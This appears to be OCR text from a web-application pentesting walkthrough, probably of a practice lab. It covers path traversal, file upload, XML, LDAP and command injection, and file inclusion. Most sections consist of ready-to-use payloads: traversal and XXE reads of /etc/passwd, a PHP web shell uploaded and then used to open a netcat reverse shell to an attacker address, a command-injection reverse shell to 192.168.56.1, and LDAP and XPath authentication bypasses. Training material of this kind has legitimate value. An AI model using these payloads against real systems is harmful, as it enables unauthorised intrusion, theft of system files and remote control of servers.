
Example2:
Payload:file=/var/www/files/../../../etc/passwd

Example3:
Payload: file=../../../etc/passwd%00.png


File Upload

A remote **file upload vulnerability** is a **vulnerability** where an application uses user input to fetch a remote **file** from a site on the Internet and store it locally. This **file** is then executed by an attacker.

Example1:
In example1 we can inject any reverse shell file. In this case we injected a php reverse shell. Once uploaded we can browse the uploaded file right away.





Lets start the server and click the link “here”
Payload : <?php system($_GET['cmd']); ?>
then in the url: cmd=nc-e /bin/sh attackerip port



Example2:
Over here the developer had done some filtering when the file is .php. But we can bypass and upload the file easily

by adding any words after the extension .php






XML injection

XML stands for Extensible Markup Language. It is a text-based markup language derived from Standard Generalized Markup Language (SGML). **XML** tags identify the data and are **used** to store and organize the data, rather than specifying how to display it like HTML tags, which are **used** to display the data.
XML Injection is an **attack** technique used to manipulate or compromise the logic of an **XML** application or service.


Example1:
payload: xml=<!DOCTYPE test [<!ENTITY x SYSTEM "file:///etc/passwd">]><test>%26x;</test>

Example2:
payload: hacker' or 1=1]%00




LDAP


The Lightweight Directory Access Protocol is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol network.
LDAP injection is a code injection technique used to exploit web applications which could reveal sensitive user information or modify information represented in the LDAP data



Example1:
In the first example we just have to remove the username and password tags/syntax from url to get authenticated




Example2:
Payload:?name=hacker)(cn=*))%00&password=




Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application


Example1:
payload: ;ls-la



Example2:
payload: %0a%20id%20%0a




Example3:
payload: ;nc%20-e%20/bin/bash%20192.168.56.1%201111



File Include

A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time.
Remote **File Inclusion** (RFI) and Local **File Inclusion** (LFI) are **vulnerabilities** that are often found in poorly-written web applications. These **vulnerabilities** occur when a web application allows the user to submit input into **files** or upload **files** to the server.

Example1:
There is no filtering so we can add our payload to read sensitive info
payload: ../../../etc/passwd



